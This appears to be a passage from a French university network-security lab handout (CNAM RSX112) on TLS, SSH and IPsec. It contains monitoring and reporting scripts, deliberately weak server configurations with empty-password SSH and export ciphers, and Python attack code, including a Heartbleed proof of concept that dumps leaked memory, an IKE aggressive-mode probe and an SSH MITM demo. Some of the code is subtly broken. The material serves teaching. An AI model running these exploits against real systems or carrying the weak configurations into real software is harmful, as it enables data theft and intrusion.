    while true; do
        clear
        echo "=== Protocol Statistics - $(date) ==="
        echo ""

        # Connexions actives
        echo "[Active Connections]"
        ss -tunap 2>/dev/null | grep -E ":(22|443|500|4500)" | wc -l | \
xargs echo " Total:"

        # Dernières alertes
        echo -e "\n[Recent Alerts]"
        tail -5 $LOG_DIR/security.log 2>/dev/null || echo " No alerts yet"

        # Utilisation CPU/Mémoire
        echo -e "\n[System Resources]"
        echo " CPU: $(top -bn1 | grep "Cpu(s)" | awk '{print $2}')%"
        echo " Memory: $(free -h | grep Mem | awk '{print $3 "/" $2}')"

        sleep 5
    done
}

# Menu principal
echo "Starting monitors..."
monitor_tls
monitor_ssh
monitor_ipsec

echo "Monitors running in background."
echo "Logs: $LOG_DIR/security.log"
echo ""
echo "Press 's' for stats, 'q' to quit"

while true; do
    read -n1 -s key
    case $key in
        s|S) show_stats ;;
        q|Q)
            echo -e "\nStopping monitors..."
            pkill -f "tcpdump.*port"
            pkill -f "tail.*auth.log"
            exit 0
            ;;
    esac
done

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```
    esac
done
```

A.9 Générateur de Rapport (`generate-report.sh`)

```
#!/bin/bash
# Générateur de rapport d'analyse

REPORT_FILE="$HOME/proto-lab/reports/protocol-analysis-$(date +%Y%m%d-%H%M).md"

cat > $REPORT_FILE << 'REPORT'
# Rapport d'Analyse des Protocoles Sécurisés
## Groupe X - RSX112 - $(date)

### Résumé Exécutif

Cette analyse a porté sur l'évaluation de la sécurité des protocoles
TLS/SSL, SSH et IPsec dans notre environnement de test.

### 1. Analyse TLS/SSL

#### Configurations testées
- **Serveur moderne** : TLS 1.3, ciphers AEAD
- **Serveur legacy** : SSL 3.0/TLS 1.0, ciphers faibles

#### Vulnérabilités identifiées
- [ ] Heartbleed (CVE-2014-0160)
- [ ] POODLE (CVE-2014-3566)
- [ ] BEAST (CVE-2011-3389)
- [ ] Downgrade attacks

#### Recommandations
1. Désactiver tous les protocoles < TLS 1.2
2. Utiliser uniquement des cipher suites AEAD
3. Implémenter HSTS avec preload
4. Activer OCSP stapling

### 2. Analyse SSH

#### Tests effectués
- Banner grabbing
- Énumération d'algorithmes
- Tests d'authentification
- Timing attacks

#### Points d'attention
- Désactiver l'authentification par mot de passe
- Utiliser Ed25519 ou RSA 4096 bits
- Implémenter fail2ban
- Logs détaillés et monitoring

### 3. Analyse IPsec

#### Configurations testées
- IKEv2 avec DH Group 16+
```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

- Modes de transport et tunnel
- PSK vs Certificats

Recommendations

1. Utiliser IKEv2 exclusivement
2. Minimum DH Group 14 (2048 bits)
3. AES-256-GCM pour ESP
4. Éviter le mode agressif

4. Incidents simulés

Heure	Type	Protocole	Impact	Mitigation
HH:MM	Heartbleed	TLS	Memory leak	Patch OpenSSL
HH:MM	Downgrade	TLS	Weak crypto	SCSV
HH:MM	MITM	SSH	Creds theft	Host keys

5. Métriques de sécurité

- **Protocoles sécurisés** : X/Y
- **Vulnérabilités critiques** : X
- **Temps moyen de détection** : X secondes
- **Conformité** : X%

6. Plan d'action

1. **Immédiat** (0-24h)
 - Patcher OpenSSL
 - Désactiver SSLv3
2. **Court terme** (1-7 jours)
 - Migration vers TLS 1.3
 - Audit des clés SSH
3. **Moyen terme** (1-4 semaines)
 - Implémentation monitoring
 - Formation équipes

7. Conclusion

L'analyse révèle plusieurs vecteurs d'attaque potentiels nécessitant une action immédiate. La mise en œuvre des recommandations permettra d'atteindre un niveau de sécurité conforme aux best practices actuelles.

Rapport généré automatiquement le \$(date)

Groupe X - Étudiants : [Noms]

REPORT

echo "[+] Rapport généré : \$REPORT_FILE"

Ajout des captures d'écran et logs

echo -e "\n### Annexes\n" >> \$REPORT_FILE

echo "#### Captures réseau" >> \$REPORT_FILE

ls -la ~/proto-lab/captures/*.pcap 2>/dev/null | awk '{print "- "\$9}' >> \$REPORT_FILE

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```
echo -e "\n#### Logs d'analyse" >> $REPORT_FILE
ls -la ~/proto-lab/logs/*.log 2>/dev/null | awk '{print "- "$9}' >>
$REPORT_FILE
```

```
echo "[+] Annexes ajoutées"
echo "[*] Utilisez 'pandoc' pour convertir en PDF si nécessaire"
```

B. Fichiers de Configuration

B.1 Configuration Nginx TLS 1.3 ([nginx-tls13.conf](#))

```
server {
    listen 8443 ssl http2;
    server_name modern.groupeX.local;

    # Certificats de l'atelier PKI
    ssl_certificate /home/pkilab/pki-lab/certs/web-server.crt;
    ssl_certificate_key /home/pkilab/pki-lab/certs/web-server.key;

    # TLS 1.3 uniquement
    ssl_protocols TLSv1.3;
    ssl_ciphers
    TLS_AES_256_GCM_SHA384:TLS_CHACHA20_POLY1305_SHA256:TLS_AES_128_GCM_SHA256;
    ssl_prefer_server_ciphers off;

    # Sécurité maximale
    ssl_session_timeout 1d;
    ssl_session_cache shared:SSL:10m;
    ssl_session_tickets off;

    # OCSP Stapling
    ssl_stapling on;
    ssl_stapling_verify on;

    location / {
        return 200 "TLS 1.3 Modern Configuration\n";
        add_header Content-Type text/plain;
    }
}
```

B.2 Configuration Nginx Faible ([nginx-weak.conf](#))

```
server {
    listen 8080 ssl;
    server_name weak.groupeX.local;

    ssl_certificate /home/pkilab/pki-lab/certs/web-server.crt;
    ssl_certificate_key /home/pkilab/pki-lab/certs/web-server.key;

    # Configuration DANGEREUSE - NE JAMAIS UTILISER EN PRODUCTION
    ssl_protocols SSLv3 TLSv1 TLSv1.1;
    ssl_ciphers EXPORT:RC4:MD5:aNULL:eNULL:LOW:3DES:!PSK:!SRP:!DSS;
    ssl_prefer_server_ciphers on;
```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```
location / {
    return 200 "WEAK TLS Configuration - FOR TESTING ONLY\n";
}
}
```

B.3 Configuration SSH Sécurisée (`sshd_secure.conf`)

```
# Configuration SSH Sécurisée - Groupe X
Port 2222
Protocol 2

# Authentification
PermitRootLogin no
PubkeyAuthentication yes
PasswordAuthentication no
ChallengeResponseAuthentication no
UsePAM yes

# Algorithmes modernes uniquement
HostKey /etc/ssh/ssh_host_ed25519_key
HostKey /etc/ssh/ssh_host_rsa_key

KexAlgorithms curve25519-sha256,curve25519-sha256@libssh.org,diffie-
hellman-group16-sha512,diffie-hellman-group18-sha512
Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,aes128-
gcm@openssh.com,aes256-ctr
MACs hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,umac-128-
etm@openssh.com

# Sécurité
StrictModes yes
PermitEmptyPasswords no
MaxAuthTries 3
MaxSessions 2
ClientAliveInterval 300
ClientAliveCountMax 2

# Logging
LogLevel VERBOSE
```

B.4 Configuration SSH Faible (`sshd_weak.conf`)

```
# Configuration SSH Vulnérable - TESTS UNIQUEMENT
Port 2200
Protocol 2

# Authentification faible
PermitRootLogin yes
PasswordAuthentication yes
PermitEmptyPasswords yes

# Algorithmes obsolètes
Ciphers aes128-cbc,3des-cbc,arcfour
MACs hmac-md5,hmac-sha1
```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```
KexAlgorithms diffie-hellman-group1-sha1,diffie-hellman-group14-sha1

# Logging minimal
LogLevel ERROR
```

B.5 Configuration IPsec (`ipsec.conf`)

```
# Configuration IPsec - Groupe X
config setup
    charondebug="all"
    uniqueids=yes

conn %default
    ikelifetime=60m
    keylife=20m
    rekeymargin=3m
    keyingtries=1
    keyexchange=ikev2
    authby=secret

conn lab-tunnel
    left=10.1X.0.3
    leftsubnet=10.1X.0.0/24
    leftid=@target-server
    leftfirewall=yes
    right=10.1X.0.4
    rightsubnet=10.1X.1.0/24
    rightid=@attack-station
    auto=add

    # Algorithmes modernes
    ike=aes256-sha256-modp2048!
    esp=aes256-sha256!

conn weak-tunnel
    # Configuration volontairement faible
    ike=des-md5-modp768!
    esp=des-md5!
    # Autres paramètres identiques
    left=10.1X.0.3
    leftsubnet=10.1X.0.0/24
    right=10.1X.0.4
    rightsubnet=10.1X.2.0/24
    auto=add
```

B.6 Secrets IPsec (`ipsec.secrets`)

```
# IPsec secrets - Groupe X
@target-server @attack-station : PSK "Gr0up3X_S3cr3t_PSK"

# Weak PSK for testing
10.1X.0.3 10.1X.0.4 : PSK "weak123"
```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

C. Scripts Python d'Exploitation

C.1 Serveur Vulnérable Heartbleed (`server.py`)

```
#!/usr/bin/env python3
import socket
import ssl
import threading

def handle_client(conn, addr):
    try:
        context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
        context.load_cert_chain('/home/pkilab/pki-lab/certs/web-
server.crt',
                               '/home/pkilab/pki-lab/certs/web-
server.key')

        # Force old protocol versions
        context.options |= ssl.OP_NO_TLSv1_3
        context.options |= ssl.OP_NO_TLSv1_2

        ssl_conn = context.wrap_socket(conn, server_side=True)
        request = ssl_conn.recv(1024)

        # Réponse avec données sensibles en mémoire
        secret_data = "SECRET_KEY=Gr0up3X_S3cr3t_D4t4_1337"
        response = f"HTTP/1.1 200 OK\r\nContent-Length:
50\r\n\r\nVulnerable Server\r\n{secret_data}\r\n"
        ssl_conn.send(response.encode())
        ssl_conn.close()
    except Exception as e:
        print(f"Error: {e}")

def start_vulnerable_server():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.bind(('0.0.0.0', 4433))
    server.listen(5)
    print("[*] Vulnerable HTTPS server listening on port 4433...")

    while True:
        conn, addr = server.accept()
        thread = threading.Thread(target=handle_client, args=(conn, addr))
        thread.start()

if __name__ == "__main__":
    start_vulnerable_server()
```

C.2 Exploit Heartbleed (`heartbleed_exploit.py`)

```
#!/usr/bin/env python3
"""
Heartbleed PoC - Educational Purpose Only
Tests CVE-2014-0160 vulnerability
```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

"""

import socket
import struct
import binascii
import sys

def create_hello():
    return binascii.unhexlify(
        '16 03 02 00 31' # TLS Header
        '01 00 00 2d' # Handshake header
        '03 02' # TLS version
        '50 0b 00 00' # Random (truncated)
        '00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00'
        '00 00 00 00 00 00 00 00 00 00 00 00'
        '00' # Session ID length
        '00 02' # Cipher suites length
        'c0 13' # Cipher suite
        '01' # Compression methods length
        '00' # Compression method
        '00 00' # Extensions length
    ).replace(b' ', b'')

def create_heartbeat(length):
    return binascii.unhexlify(
        '18 03 02 00 03' # TLS Header
        '01' # Heartbeat request
        '{:04x}'.format(length) # Payload length (malicious)
        '00' # Payload (too small!)
    ).replace(b' ', b'')

def exploit(host, port):
    print(f"[*] Connecting to {host}:{port}")
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((host, port))

    print("[*] Sending Client Hello")
    sock.send(create_hello())

    # Wait for Server Hello
    sock.recv(4096)

    print("[*] Sending malicious heartbeat")
    sock.send(create_heartbeat(0x4000)) # Request 16KB

    print("[*] Receiving leaked memory")
    data = sock.recv(65535)

    if len(data) > 100:
        print(f"[+] Received {len(data)} bytes")
        print("[+] Memory dump:")
        print(binascii.hexlify(data).decode())

        # Look for ASCII strings
        ascii_strings = []
        current = ""

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

    for byte in data:
        if 32 <= byte <= 126:
            current += chr(byte)
        else:
            if len(current) > 4:
                ascii_strings.append(current)
                current = ""

    if ascii_strings:
        print("\n[+] Found strings in memory:")
        for s in ascii_strings[:10]:
            print(f"    - {s}")
    else:
        print("[-] No memory leaked - target may be patched")

    sock.close()

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print(f"Usage: {sys.argv[0]} <host> <port>")
        sys.exit(1)

    exploit(sys.argv[1], int(sys.argv[2]))

```

C.3 Attaque IKE Aggressive Mode ([ike-aggressive-attack.py](#))

```

#!/usr/bin/env python3
"""
IKE Aggressive Mode Attack Simulation
Educational Purpose Only
"""

import socket
import struct
import hashlib
import binascii
from scapy.all import *

class IKEAggressiveMode:
    def __init__(self, target, port=500):
        self.target = target
        self.port = port

    def build_aggressive_packet(self, initiator_spi):
        """Construit un paquet IKE Aggressive Mode"""
        # IKE Header
        responder_spi = b'\x00' * 8
        next_payload = 0x01 # SA
        version = 0x10 # IKEv1
        exchange_type = 0x04 # Aggressive
        flags = 0x00
        message_id = b'\x00' * 4

        # Construction simplifiée
        header = struct.pack('!8s8sBBBB4s',
                               initiator_spi,

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

        responder_spi,
        next_payload,
        version,
        exchange_type,
        flags,
        message_id)

# Payload SA simplifié
sa_payload = b'\x00\x00\x00\x01' # DOI

length = len(header) + len(sa_payload) + 4
header += struct.pack('!I', length)

return header + sa_payload

def scan_aggressive_mode(self):
    """Teste si le mode agressif est activé"""
    print(f"[*] Testing Aggressive Mode on {self.target}:{self.port}")

    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.settimeout(5)

    # SPI aléatoire
    initiator_spi = os.urandom(8)
    packet = self.build_aggressive_packet(initiator_spi)

    try:
        sock.sendto(packet, (self.target, self.port))
        data, addr = sock.recvfrom(4096)

        if len(data) > 28:
            print("[+] Aggressive Mode ENABLED!")
            print(f"[+] Response length: {len(data)} bytes")

            # Extraction basique du hash
            if b'HASH' in data:
                print("[+] Hash potentially captured!")
                print(f"[+] Raw data: {binascii.hexlify(data[:100])}")

            return True
    except socket.timeout:
        print("[-] No response - Aggressive Mode likely disabled")
        return False
    except Exception as e:
        print(f"[-] Error: {e}")
        return False
    finally:
        sock.close()

def main():
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} <target>")
        sys.exit(1)

    scanner = IKEAggressiveMode(sys.argv[1])
    scanner.scan_aggressive_mode()

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

    print("\n[*] Mitigation:")
    print("  - Disable Aggressive Mode")
    print("  - Use Main Mode with certificates")
    print("  - Implement IKEv2 instead")

if __name__ == "__main__":
    main()

```

C.4 Démonstration MITM SSH (`ssh-mitm-demo.py`)

```

#!/usr/bin/env python3
"""
SSH MITM Demo - Educational Only
Shows importance of host key verification
"""

import socket
import threading
import paramiko
import sys

class SSHMITMProxy:
    def __init__(self, listen_port, target_host, target_port):
        self.listen_port = listen_port
        self.target_host = target_host
        self.target_port = target_port

    def handle_client(self, client_socket):
        print(f"[*] Received connection from {client_socket.getpeername()}")

        # Simulation basique - dans la vraie vie, ceci nécessiterait
        # une implémentation complète du protocole SSH
        try:
            # Banner exchange
            client_socket.send(b"SSH-2.0-MITM_Demo\r\n")
            client_banner = client_socket.recv(1024)
            print(f"[+] Client banner: {client_banner.decode().strip()}")

            # Message d'avertissement
            warning = b"\r\n*** WARNING: MITM DEMONSTRATION ***\r\n"
            warning += b"*** This shows why host key verification is
critical ***\r\n"
            warning += b"*** Never ignore SSH host key warnings!
***\r\n\r\n"
            client_socket.send(warning)

        except Exception as e:
            print(f"[-] Error: {e}")
        finally:
            client_socket.close()

    def start(self):
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

server.bind(('0.0.0.0', self.listen_port))
server.listen(5)

print(f"[*] SSH MITM Proxy listening on port {self.listen_port}")
print(f"[*] Target: {self.target_host}:{self.target_port}")
print("[!] This is for educational purposes only!")

while True:
    client_socket, addr = server.accept()
    client_thread = threading.Thread(
        target=self.handle_client,
        args=(client_socket,)
    )
    client_thread.start()

def main():
    print("=== SSH MITM Demonstration ===")
    print("Shows the importance of:")
    print(" 1. StrictHostKeyChecking yes")
    print(" 2. Known hosts verification")
    print(" 3. Certificate-based authentication")
    print("")

    proxy = SSHMITMProxy(2299, "10.1X.0.3", 22)

    print("[*] To test:")
    print("    ssh -p 2299 user@localhost")
    print("[*] Notice the host key warning!")
    print("")

    try:
        proxy.start()
    except KeyboardInterrupt:
        print("\n[*] Shutting down...")

if __name__ == "__main__":
    main()

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com